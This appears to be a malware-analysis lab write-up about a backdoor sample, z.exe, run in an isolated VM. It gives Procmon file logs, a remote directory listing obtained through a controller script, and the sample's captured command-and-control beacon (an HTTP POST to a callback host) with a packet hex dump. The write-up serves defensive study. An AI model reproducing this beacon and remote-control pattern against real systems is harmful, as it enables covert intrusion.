
Procmon logs for files created -



```
8:48:1...  z.exe  2320  QueryNameInfo...  \Device\VBoxMiniRdr\vboxsrv\vbox\z....  SUCCESS          Name: \vboxsrv\v...
8:48:1...  z.exe  2320  CreateFile        C:\WINDOWS\Prefetch\Z.EXE-07189...       NAME NOT FOUND   Desired Access: G...
8:48:1...  z.exe  2320  RegOpenKey        HKLM\Software\Microsoft\Windows N...     NAME NOT FOUND   Desired Access: R...
```




```
8:48:1...  z.exe  2320  QueryEaInform...   \Device\VBoxMiniRdr\vboxsrv\vbox\z.exe          SUCCESS   EaSize: 0
8:48:1...  z.exe  2320  CreateFile         \Device\VBoxMiniRdr\vboxsrv\vbox\teaching.exe   SUCCESS   Desired Access: G...
8:48:1...  z.exe  2320  QueryAttributeI...  \Device\VBoxMiniRdr\vboxsrv\vbox\teaching.exe  SUCCESS   FileSystemAttribute...
```




```
8:48:1...  z.exe  2320  ReadFile    \Device\VBoxMiniRdr\vboxsrv\vbox\z.exe  SUCCESS  Offset: 3,584, Leng...
8:48:1...  z.exe  2320  CreateFile  C:\comb.log                             SUCCESS  Desired Access: A...
8:48:1...  z.exe  2320  WriteFile   C:\comb.log                             SUCCESS  Offset: -1, Length: 11
8:48:1...  z.exe  2320  WriteFile   C:\comb.log                             SUCCESS  Offset: -1, Length: 2
8:48:1...  z.exe  2320  CloseFile   C:\comb.log                             SUCCESS
```

I have edited the port number in the bdconsole.py and started it.



```
E:\>
E:\>dir
 Volume in drive E is VBOX_vbox
 Volume Serial Number is 0000-0812

 Directory of E:\

04/23/2018  06:10 PM            12,204 pusaparv.pdf
04/30/2018  07:35 PM    <DIR>          8.x
04/30/2018  08:48 PM             5,120 z.exe
04/29/2018  04:57 PM            86,528 HashCheckInstall-2.1.11.exe
04/30/2018  02:46 PM        76,971,416 AdbeRdr11008_en_US.exe
04/30/2018  08:15 PM         3,797,442 PDFStreamDumper_Setup.exe
04/30/2018  08:48 PM             5,120 teaching.exe
04/29/2018  10:34 AM       242,743,296 dotnetfx35.exe
04/30/2018  02:47 PM        38,577,152 AcrobatUpd810_euro_incr.msp
04/29/2018  10:25 AM    <DIR>          sdl-apatedns
04/30/2018  02:43 PM           931,192 Acro810CRJ.exe
04/29/2018  10:16 AM           251,349 v5_regshot_1.8.3_beta1_win32_x64_src_bin_v5.zip
04/29/2018  10:24 AM           244,495 sdl-apatedns.zip
04/29/2018  10:18 AM    <DIR>          v5_regshot_1.8.3_beta1_win32_x64_src_bin_v5
04/28/2018  09:41 AM        13,395,687 SysinternalsSuite.zip
04/28/2018  09:42 AM    <DIR>          SysinternalsSuite
04/30/2018  07:42 PM    <DIR>          7x
              12 File(s)    377,041,481 bytes
               5 Dir(s)  38,875,181,056 bytes free

E:\>
E:\>
```

I could query the current directory contents. This reply has been logged and updated in comb.txt




```
 Directory of E:\

04/23/2018  06:10 PM            12,204 pusaparv.pdf
04/30/2018  07:35 PM    <DIR>          8.x
04/30/2018  08:48 PM             5,120 z.exe
04/29/2018  04:57 PM            86,528 HashCheckInstall-2.1.11.exe
04/30/2018  02:46 PM        76,971,416 AdbeRdr11008_en_US.exe
04/30/2018  08:15 PM         3,797,442 PDFStreamDumper_Setup.exe
04/30/2018  08:48 PM             5,120 teaching.exe
04/29/2018  10:34 AM       242,743,296 dotnetfx35.exe
04/30/2018  02:47 PM        38,577,152 AcrobatUpd810_euro_incr.msp
04/29/2018  10:25 AM    <DIR>          sdl-apatedns
04/30/2018  02:43 PM           931,192 Acro810CRJ.exe
04/29/2018  10:16 AM           251,349 v5_regshot_1.8.3_beta1_win32_x64
04/29/2018  10:24 AM           244,495 sdl-apatedns.zip
04/29/2018  10:18 AM    <DIR>          v5_regshot_1.8.3_beta1_win32_x64
04/28/2018  09:41 AM        13,395,687 SysinternalsSuite.zip
04/28/2018  09:42 AM    <DIR>          SysinternalsSuite
04/30/2018  07:42 PM    <DIR>          7x
              12 File(s)    377,041,481 bytes
               5 Dir(s)  38,875,181,056 bytes free

E:\>
E:\>
```

Documenting the HTTP traffic:


The HTTP path requested is /bored/free.gif

HTTP command verb used is POST

User-Agent values being sent - use/8.10




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>

dir
POST /bored/free.gif HTTP/1.0
Host: work.chillyboat.none
User-Agent: use/8.10
Connection: keep-alive
Cache-control: no-cache
```



```
  1966 8815.1655106… 192.168.56.101     192.168.56.1       HTTP     1423 POST /bored/free.gif HTTP/1.0 ContinuationContinuation
└ 1967 8815.1655543… 192.168.56.1       192.168.56.101     TCP        54 6841 → 1053 [ACK] Seq=122 Ack=1592 Win=32856 Len=0
  1968 8868.6718867  192.168.56.101     192.168.56.255     BROWSER   248 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum

> Hypertext Transfer Protocol
> Hypertext Transfer Protocol
∨ Hypertext Transfer Protocol
  ∨ Data (1369 bytes)
      Data: 504f5354202f626f7265642f667265652e67696620485454...
      [Length: 1369]

0030  fa 77 50 f8 00 00 50 4f  53 54 20 2f 62 6f 72 65   ·wP···PO ST /bore
0040  64 2f 66 72 65 65 2e 67  69 66 20 48 54 54 50 2f   d/free.g if HTTP/
0050  31 2e 30 0d 0a 48 6f 73  74 3a 20 77 6f 72 6b 2e   1.0··Hos t: work.
0060  63 68 69 6c 6c 79 62 6f  61 74 2e 6e 6f 6e 65 0d   chillybo at.none·
0070  0a 55 73 65 72 2d 41 67  65 6e 74 3a 20 75 73 65   ·User-Ag ent: use
0080  2f 38 2e 31 30 0d 0a 43  6f 6e 6e 65 63 74 69 6f   /8.10··C onnectio
0090  6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 43   n: keep- alive··C
00a0  61 63 68 65 2d 63 6f 6e  74 72 6f 6c 3a 20 6e 6f   ache-con trol: no

Data (data.data), 1369 bytes                     Packets: 1973 · Displayed: 1973 (100.0%)          Profile: Default
```

When I closed the connection from bdconsole, an error popped up in the VM



z.exe has encountered a problem and needs to close.
We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

This error could raise suspicion among users.